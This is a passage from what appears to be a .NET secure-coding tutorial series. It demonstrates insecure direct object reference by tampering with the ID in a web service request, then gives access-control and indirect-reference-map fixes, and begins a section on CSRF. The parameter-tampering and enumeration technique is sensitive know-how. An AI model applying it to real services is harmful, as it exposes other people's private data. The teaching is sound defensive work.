


Here we see the request to the left of the screen, the post data in the upper right and the response just below it. This is all consistent with what we saw in Firebug, let's now change that.

I've flicked over to the "Request Builder" tab then dragged the request from the left of the screen onto it. What we now see is the request recreated in its entirety, including the customer ID. I'm going to update this to "4":



With a new request now created, let's hit the "Execute" button then switch back to the inspectors view and look at the response:



When we look at the response, we can now clearly see a different customer has been returned complete with their name and address. Because the customer ID is sequential, I could easily script the request and enumerate through n records retrieving the private data of every customer in the system.

Bingo. Confidential data exposed.

What made this possible?

What should now be pretty apparent is that I was able to request the service retrieving another customer's details without being authorised to do so. Obviously we don't want to have a situation where any customer (or even just anyone who can hit the service) can retrieve any customer's details. When this happens, we've got a case of an insecure direct object reference.

This exploit was made even easier by the fact that the customer's ID was an integer; auto-incrementing it is both logical and straight forward. Had the ID been a type that didn't hold predictable values, such as a GUID, it would have been a very different exercise as I would have had to have known the other customer's ID and could not have merely guessed it. Having said that, key types are not strictly what this risk sets out to address but it's worth a mention anyway.

Implementing access control

Obviously the problem here was unauthorised access and the solution is to add some controls around who can access the service. The host page is fundamentally simple in its design:

Register a script manager with a reference to the service:

```
<asp:ScriptManager runat="server">
  <Services>
    <asp:ServiceReference Path="CustomerService.svc" />
  </Services>
</asp:ScriptManager>
```

Add some intro text and a button to fire the service call:

```
<p>You can retrieve your customer details using the button below.</p>
<input type="button" value="Get my details" onclick="return GetCustomer()" />
```

Insert a few lines of JavaScript to do the hard work:

```
<script language="javascript" type="text/javascript">
// 
function GetCustomer() {
  var service = new Web.CustomerService();
  service.GetCustomer(&lt;%= GetCustomerId() %&gt;, onSuccess, null, null);
}

function onSuccess(result) {
  document.getElementById('customerName').innerHTML = result.FirstName;
  document.getElementById('customerEmail').innerHTML = result.Email;
  document.getElementById('customerDetails').style.visibility =
  'visible';
}
// ]]&gt;
&lt;/script&gt;</pre></div>
```

Note: the first parameter of the GetCustomer method is retrieved dynamically. The implementation behind the GetCustomerId method is not important in the context of this post, although it would normally be returned based on the identity of the logged on user.

And finally, some controls to render the output to:

```
<div id="customerDetails" style="visibility: hidden;">
  <h2>My details</h2>
  Name: <span id="customerName"></span><br />
  Email: <span id="customerEmail"></span>
</div>
```

No problems here, all of this is fine as we're not actually doing any work with the customer details. What we want to do is take a look inside the customer service. Because we adhere to good service orientated architecture principals, we're assuming the service is autonomous and not tightly coupled to any single implementation of it. As such, the authorisation work needs to happen within the service.

The service is just a simple AJAX-enabled WCF service item in the ASP.NET web application project. Here's how it looks:

```
[OperationContract]
public Customer GetCustomer(int customerId)
{
    var dc = new InsecureAppDataContext();
    return dc.Customers.Single(e => e.CustomerID == customerId);
}
```

There are a number of different ways we could secure this; MSDN magazine has a nice overview of [Authorisation in WCF-Based Services](#) which is a good place to start. There are a variety of elegant mechanisms available closely integrated with the authorisation model of ASP.NET pages but rather than going down that route and introducing the membership provider into this post, let's just look at a bare basic implementation:

```
[OperationContract]
public Customer GetCustomer(int customerId)
{
    if (!CanCurrentUserAccessCustomer(customerId))
    {
        throw new UnauthorizedAccessException();
    }
}
```

```
var dc = new InsecureAppDataContext();  
return dc.Customers.Single(e => e.CustomerID == customerId);  
}
```


That's it. Establish an identity, validate access rights *then* run the service otherwise bail them out. The implementation behind the `CanCurrentUserAccessCustomer` method is inconsequential, the key message is that there is a process validating the user's right access the customer data *before* anything is returned.

Using an indirect reference map

A crucial element in the exploit demonstrated above is that the internal object identifier – the customer ID – was both exposed and predictable. If we didn't know the internal ID to begin with, the exploit could not have occurred. This is where indirect reference maps come into play.

An indirect reference map is simply a substitution of the internal reference with an alternate ID which can be safely exposed externally. Firstly, a map is created on the server between the actual key and the substitution. Next, the key is translated to its substitution before being exposed to the UI. Finally, after the substituted key is returned to the server, it's translated back to the original before the data is retrieved.

The [access reference map page on OWASP](#) gives a neat visual representation of this:



Let's bring this back to our original app. We're going to map the original customer ID integer to a GUID, store the lookup in a dictionary and then persist it in a session variable. The data type isn't particularly important so long as it's unique, GUIDs just make it really easy to generate unique IDs. By keeping it in session state we keep the mapping only accessible to the current user and only in their current session.

We'll need two publicly facing methods; one to get a direct reference from the indirect version and another to do the reverse. We'll also add a private method to create the map in the first place:

```
public static class IndirectReferenceMap
{
    public static int GetDirectReference(Guid indirectReference)
    {
        var map = (Dictionary<Guid,
            int>)HttpContext.Current.Session["IndirMap"];
        return map[indirectReference];
    }

    public static Guid GetIndirectReference(int directReference)
    {
        var map = (Dictionary<int, Guid>)HttpContext.Current.Session["DirMap"];
        return map == null ?
            AddDirectReference(directReference)
            : map[directReference];
    }

    private static Guid AddDirectReference(int directReference)
    {
        var indirectReference = Guid.NewGuid();
        HttpContext.Current.Session["DirMap"] = new Dictionary<int, Guid>
            { {directReference, indirectReference} };
        HttpContext.Current.Session["IndirMap"] = new Dictionary<Guid, int>
            { {indirectReference, directReference} };
        return indirectReference;
    }
}
```

This is pretty fast and easy – it won't handle scenarios such as trying to get the direct reference before the map is created or handle any other errors that occur – but it's a good, simple implementation to demonstrate the objective. All we need to do now is translate the reference backwards and forwards in the appropriate places.


First we create it when constructing the AJAX syntax to call the service (it's now a GUID hence the encapsulation in quotes):

```
service.GetCustomer('<%= IndirectReferenceMap.  
GetIndirectReference(GetCustomerId()) %>', onSuccess, null, null);
```

Then we map it back in the service definition. We need to change the method signature (the ID is now a GUID), then translate it back to the original, direct reference before going any further:

```
public Customer GetCustomer(Guid indirectId)  
{  
    var customerId = IndirectReferenceMap.GetDirectReference(indirectId);
```

Once we do this, the AJAX request looks like this:



Substituting the customerId parameter for any other value won't yield a result as it's now an indirect reference which needs a corresponding map in the dictionary stored in session state. Even if the actual ID of another customer was known, nothing can be done about it.

Avoid using discoverable references

This approach doesn't tend to make it into most of the published mitigation strategies for insecure direct object references but there's a lot to be said for avoiding "discoverable" reference types. The original coded example above was exploited because the object reference

was an integer and it was simply incremented then passed back to the service. The same could be said for natural keys being used as object references; if they're discoverable, you're one step closer to an exploit.

This approach could well be viewed as another example of security through obscurity and on its own, it would be. The access controls are absolutely essential and an indirect reference map is another valuable layer of defence. Non-discoverable references are a not a replacement for either of these.

The fact is though, there are other good reasons for using object references such as GUIDs in a system design. There are also arguments against them (i.e. the number of bytes they consume), but where an application implements a globally unique reference pattern there is a certain degree of implicit security that comes along with it.

Hacking the Australian Tax Office

The ATO probably doesn't have a lot of friends to begin with and there may not have been a lot of sympathy for them when this happened, but this is a pretty serious example of a direct object reference gone wrong. Back in 2000 when we launched the GST down under, the ATO stood up a website to help businesses register to collect the new tax. An inquisitive user (apparently) [inadvertently discovered a major flaw in the design](#):

I worked out pretty much how the site was working and it occurred to me that I could manipulate the site to reveal someone else's details.

I found that quite shocking, so I decided to send everyone who was affected an email to tell them about that.

The email he sent included the bank account details and contact phone numbers for the recipients. He was able to breach the ATO's security by observing that URLs contained his ABN – Australian Business Number – which is easily discoverable for any registered company in the country. Obviously this value was then manipulated and as we saw in the example above, someone else's details were returned.

Obviously the ATO was both using the ABN as a direct object reference and not validating the current user's rights to access the underlying object. But beyond this, they used an easily discoverable, natural reference rather than a surrogate. Just like in my earlier example with the integer, discoverable references are an important part of successfully exploiting insecure direct object reference vulnerabilities.


Insecure direct object reference, Apple style

Just in case the potential ramifications of this risk aren't quite clear, let's take a look at what happened with the launch of the iPad in the US earlier on in the year. In a case very similar to the vulnerability I demonstrated above, Apple had [114,000 customer's details exposed](#) when they rolled out the iPad. Actually, in all fairness, it was more a vulnerability on behalf of AT&T, the sole carrier for Apple 3G services in the US.

What appears to have happened in this case is that a service has been stood up to resolve the customer's ICC-ID (an identifier stored on the SIM card), to the corresponding owner's email address. Pass the service the ID, get the email address back.

The problem with this, as we now know, is that if the ID is sequential (as an ICC-ID is), other IDs are easily guessed and passed to the service. If the service is not appropriately secured and allows direct access to the underlying object – in this case, the customer record – we have a vulnerability.

One interesting point the article makes is that the malicious script “had to send an iPad-style User agent header in their Web request”. Assumedly, AT&T's service had attempted to implement a very rudimentary security layer by only allowing requests which passed a request header stating the user agent was an iPad. This value is nothing more than a string in the request header and as we can see in the Fiddler request we created earlier on, it's clearly stated and easily manipulated to any value the requestor desires:



The final thing to understand from the iPad / AT&T incident is that as innocuous as it might seem, this is a serious breach with very serious repercussions. Yes, it's only email addresses, but its disclosure is both an invasion of privacy and a potential risk to the person's identity in the future. If you're in any doubt of the seriousness of an event like this, this one sentence should put it in perspective:

The FBI has confirmed that it has opened an investigation into the iPad breach and Gawker Media can confirm that it has been contacted by the agency.

Insecure direct object reference v. information leakage contention

There is some contention that events such as this are more a matter of information leakage as opposed to insecure direct object references. Indeed OWASP's previous Top 10 from 2007 did

have “Information Leakage and Improper Error Handling” but it didn’t make the cut for 2010. In this post there’s an observation from [Jeremiah Grossman](#) to the effect of:

Information leakage is not a vulnerability, but the effects of an exploited vulnerability. Many of the OWASP Top 10 may lead to information leakage.

The difference is probably a little semantic, at least in the context of demonstrating insecure code, as the effect is a critical driver for addressing the cause. The comments following the link above demonstrate sufficient contention that I’m happy to sit on the fence, avoid the pigeon holing and simply talk about how to avoid it – both the vulnerability and the fallout – through writing secure code.

Summary

This risk is another good example of where security needs to get applied in layers as opposed to just a single panacea attempting to close the threat door in one go. Having said that, the core issue is undoubtedly the access control because once that’s done properly, the other defences are largely redundant.

The discoverable references suggestion is one of those religious debates where everyone has their own opinion on natural versus surrogate keys and when the latter is chosen, what type it should be. Personally, I love the GUID where its length is not prohibitive to performance or other aspects of the design because it has so many other positive attributes.

As for indirect reference maps, they’re a great security feature, no doubt, I’d just be a little selective about where they’re applied. There’s a strong argument for them in say, the banking sector, but I’d probably skip the added complexity burden in less regulated environments in deference to getting that access control right.


The reason things went wrong for the ATO and for AT&T is that they simply screwed up every single layer! If the Aussie tax office and the largest mobile carrier in the US can make this mistake, is it any wonder this risk is so pervasive?!

Resources

1. [ESAPI Access Reference Map](#)
2. [Insecure Direct Object Reference](#)
3. [Choosing a Primary Key: Natural or Surrogate?](#)
4. [10 Reasons Websites get hacked](#)

Part 5: Cross-Site Request Forgery (CSRF), 1 Nov 2010

If you're anything like me (and if you're reading this, you probably are), your browser looks a little like this right now:



A bunch of different sites all presently authenticated to and sitting idly by waiting for your next HTTP instruction to update your status, accept your credit card or email your friends. And then there's all those sites which, by virtue of the ubiquitous "remember me" checkbox, don't appear open in any browser sessions yet remain willing and able to receive instruction on your behalf.

Now, remember also that HTTP is a [stateless protocol](#) and that requests to these sites could originate without any particular sequence from any location and assuming they're correctly formed, be processed without the application being any the wiser. What could possibly go wrong?!

Defining Cross-Site Request Forgery

CSRF is the practice of tricking the user into inadvertently issuing an HTTP request to one of these sites without their knowledge, usually with malicious intent. This attack pattern is known as the [confused deputy problem](#) as it's fooling the user into misusing their authority. From the OWASP definition:

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

The user needs to be logged on (this is not an attack against the authentication layer), and for the CSRF request to succeed, it needs to be properly formed with the appropriate URL and header data such as cookies.

Here’s how OWASP defines the attack and the potential ramifications:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability AVERAGE	Prevalence WIDESPREAD	Detectability EASY	Impact MODERATE	
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. <u>If the user is authenticated</u> , the attack succeeds.	CSRF takes advantage of web applications that allow attackers to predict all the details of a particular action. Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can cause victims to change any data the victim is allowed to change or perform any function the victim is authorized to use.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.


There’s a lot of talk about trickery going on here. It’s actually not so much about tricking the *user* to issue a fraudulent request (their role can be very passive), rather it’s about tricking the *browser* and there’s a whole bunch of ways this can happen. We’ve already [looked at XSS](#) as a means of maliciously manipulating the content the browser requests but there’s a whole raft of other ways this can happen. I’m going to show just how simple it can be.

Anatomy of a CSRF attack


To make this attack work, we want to get logged into an application and then make a malicious request from an external source. Because it’s all the rage these days, the vulnerable app is going to allow the user to update their status. The app provides a form to do this which calls on an AJAX-enabled WCF service to submit the update.

To exploit this application, I’ll avoid the sort of skulduggery and trickery many successful CSRF exploits use and keep it really, really simple. So simple in fact that all the user needs to do is visit a single malicious page in a totally unrelated web application.

